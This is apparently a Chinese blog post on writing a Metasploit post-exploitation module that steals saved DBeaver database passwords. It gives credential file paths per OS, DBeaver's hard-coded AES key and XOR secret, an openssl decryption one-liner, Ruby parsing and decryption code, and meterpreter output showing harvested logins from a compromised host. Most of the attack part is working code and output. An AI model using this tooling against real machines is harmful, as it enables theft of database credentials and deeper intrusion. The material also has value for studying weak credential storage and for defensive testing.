编写Metasploit插件获取DBeaver密码
编写Metasploit插件获取DBeaver密码 剩下那个文件就是按照不同的版本加密后的二进制文件,并不是一个明文json文件,但是解密后是一个json格式的。 旧版的: XML文件的解密算法,非常的简单,硬编码了异或密钥,将XML文件的password字段的值base64解码后回去数据长度,以数据长度为range索引,数据每位与异或密钥的索引与密钥长度取余得到单个字符,但是最后面两个字符不能异或,所以要删除掉,最后把字符拼接一起就是明文密码了。 https://github.com/rapid7/metasploit-framework/pull/17337 https://github.com/dbeaver/dbeaver/wiki/Admin-Manage-Connections https://stackoverflow.com/questions/39928401/recover-db-password-stored-in-my-dbeaver-connection 前言
凭证存放的路径
系统 路径 Window C:\Users\FireEye\AppData\Roaming\DBeaverData\workspace6\General.dbeaver\ Linux ~/.local/share/DBeaverData/workspace6/General/.dbeaver Mac ~/Library/DBeaverData/workspace6/General/.dbeaver/ 系统 路径 Window C:\Users\FireEye.dbeaver4\General.dbeaver-data-sources.xml Linux ~/.dbeaver/General/ Mac ~/.dbeaver/General/ credentials-config.json,data-sources.json,前面的保存加密过后的密码,后面的保存连接名称,主机名,端口,数据库等等信息。mysql8-1849e7eaca6-1d233a585c8f4388,为连接名称,下面的是连接配置{
"folders": {},
"connections": {
"mysql8-1849e7eaca6-1d233a585c8f4388": {
"provider": "mysql",
"driver": "mysql8",
"name": "db",
"save-password": true,
"read-only": false,
"configuration": {
"host": "localhost",
"port": "3306",
"database": "db",
"url": "jdbc:mysql://localhost:3306/db",
"home": "mysql_client",
"type": "dev",
"auth-model": "native",
"handlers": {}
}
}
},
"connection-types": {
"dev": {
"name": "Development",
"color": "255,255,255",
"description": "Regular development database",
"auto-commit": true,
"confirm-execute": false,
"confirm-data-change": false,
"auto-close-transactions": false
}
}
}
.dbeaver-data-sources.xml<?xml version="1.0" encoding="UTF-8"?>
<data-sources>
<data-source id="mysql8-184d21e1de1-62edc23b6c8c8636" provider="mysql" driver="mysql8" name="Test_MYSQL" save-password="true" read-only="false">
<connection host="localhost" port="3306" server="" database="db" url="jdbc:mysql://localhost:3306/db" user="root" password="BwEVNH5TRQUWBQksE3ak" type="dev"/>
</data-source>
<data-source id="postgres-jdbc-184d221fd09-20a857415882add4" provider="postgresql" driver="postgres-jdbc" name="Test_PostgreSQL" save-password="true" read-only="false">
<connection host="localhost" port="5432" server="" database="postgres" url="jdbc:postgresql://localhost:5432/postgres" user="postgres" password="BwEVNH5TRQUWBQksEwQltw==" type="dev">
<provider-property name="@dbeaver-show-non-default-db@" value="false"/>
<provider-property name="@dbeaver-show-template-db@" value="false"/>
</connection>
</data-source>
<filters/>
</data-sources>
版本配置合并

.dbeaver-data-sources.xml,只不过路径变成了C:\Users\FireEye\AppData\Roaming\DBeaverData\workspace6\General。 数据提取
XML文件的
def parse_xml(data)
  mxml = REXML::Document.new(data).root
  result_hashmap = Hash.new
  mxml.elements.to_a('//data-sources//data-source//connection//').each do |node|
    if node.name == 'connection'
      data_source_id = node.parent.attributes['id']
      result_hashmap[data_source_id]= Hash[
        'provider'=>node.parent.attributes['provider'],
        'name'=>node.parent.attributes['name'],
        'host'=>node.attributes['host'],
        'port'=>node.attributes['port'],
        'database'=>node.attributes['database'],
        'url'=>node.attributes['url'],
        'user'=>node.attributes['user'],
        'password'=>decrypt_dbeaver_6_1_3(node.attributes['password']),
    ]
    end
  end
  print_good("#{result_hashmap}")
  return result_hashmap
end
[+] {"mysql8-184d21e1de1-62edc23b6c8c8636"=>{"provider"=>"mysql", "name"=>"Test_MYSQL", "host"=>"localhost", "port"=>"3306", "database"=>"db", "url"=>"jdbc:mysql://localhost:3306/db", "user"=>"root", "password"=>"test_password"}, "postgres-jdbc-184d221fd09-20a857415882add4"=>{"provider"=>"postgresql", "name"=>"Test_PostgreSQL", "host"=>"localhost", "port"=>"5432", "database"=>"postgres", "url"=>"jdbc:postgresql://localhost:5432/postgres", "user"=>"postgres", "password"=>"test_passwordr"}}
JSON文件的
def parse_data_sources(data, credentials)
  result_hashmap = Hash.new
  begin
    data_sources = JSON.parse(data)
    connections = data_sources['connections']
    connections.each do |data_source_id, item|
      result_hashmap[data_source_id] = Hash[
        'name' => item['name'],
        'provider' => item['provider'],
        'host' => item['configuration']['host'],
        'port' => item['configuration']['port'],
        'user' => credentials[data_source_id]['#connection']['user'],
        'password' => credentials[data_source_id]['#connection']['password'],
        'database' => item['configuration']['database'],
        'url' => item['configuration']['url'],
        'type' => item['configuration']['type']
    ]
    end
  rescue ::JSON::ParserError
    return result_hashmap
  end
  return result_hashmap
end
解密算法
6.1.3,做为分界线,
➜ ~ openssl aes-128-cbc -d -K babb4a9f774ab853c96c2d653dfe544a -iv 00000000000000000000000000000000 -in "${HOME}/Library/DBeaverData/workspace6/General/.dbeaver/credentials-config.json" | dd bs=1 skip=16 2>/dev/null
AES_KEY = "\xBA\xBBJ\x9FwJ\xB8S\xC9l-e=\xFETJ".freeze
def decrypt_dbeaver_credentials(data)
  aes = OpenSSL::Cipher.new('AES-128-CBC')
  begin
    aes.decrypt
    aes.key = AES_KEY
    plaintext = aes.update(data)
    plaintext << aes.final
  rescue OpenSSL::Cipher::CipherError => e
    puts "Unable to decode: \"#{data}\" Exception: #{e}"
  end
  return plaintext[plaintext.index('{"')..]
end

SECRET_KEY = 'sdf@!#$verf^wv%6Fwe%$$#FFGwfsdefwfe135s$^H)dg'.freeze

def decrypt_dbeaver_6_1_3(base64_string)
  plaintext=""
  if base64_string.nil?
    return  plaintext
  end
  data = Rex::Text.decode_base64(base64_string)
  for i in 0..data.length-3
    xor_data = Rex::Text.xor(data[i],SECRET_KEY[i% SECRET_KEY.length])
    plaintext=plaintext+xor_data
  end
  return plaintext
end
效果
meterpreter > run post/windows/gather/credentials/dbeaver

[*] Gather Dbeaver Passwords on FireEye
[+] dbeaver .dbeaver-data-sources.xml saved to /home/kali-team/.msf4/loot/20221205145256_default_172.16.153.128_dbeaver.creds_319751.txt
[*] Finished processing C:\Users\FireEye\.dbeaver4\General\.dbeaver-data-sources.xml
[+] dbeaver credentials-config.json saved to /home/kali-team/.msf4/loot/20221205145256_default_172.16.153.128_dbeaver.creds_334807.txt
[+] dbeaver data-sources.json saved to /home/kali-team/.msf4/loot/20221205145256_default_172.16.153.128_dbeaver.creds_309767.txt
[*] Finished processing C:\Users\FireEye\AppData\Roaming\DBeaverData\workspace6\General\.dbeaver
[+] Passwords stored in: /home/kali-team/.msf4/loot/20221205145256_default_172.16.153.128_host.dbeaver_421133.txt
[+] Dbeaver Password
================

Name             Protocol    Hostname   Port  Username  Password        DB        URI                                        Type
----             --------    --------   ----  --------  --------        --        ---                                        ----
Test_MYSQL       mysql       localhost  3306  root      test_password   db        jdbc:mysql://localhost:3306/db             dev
Test_PostgreSQL  postgresql  localhost  5432  postgres  test_passwordr  postgres  jdbc:postgresql://localhost:5432/postgres  dev
localhost        mysql       localhost  3306  root      test_mysql      db        jdbc:mysql://localhost:3306/db             test
postgres         postgresql  localhost  5432  postgres  test_postgres   postgres  jdbc:postgresql://localhost:5432/postgres  prod

meterpreter >
参考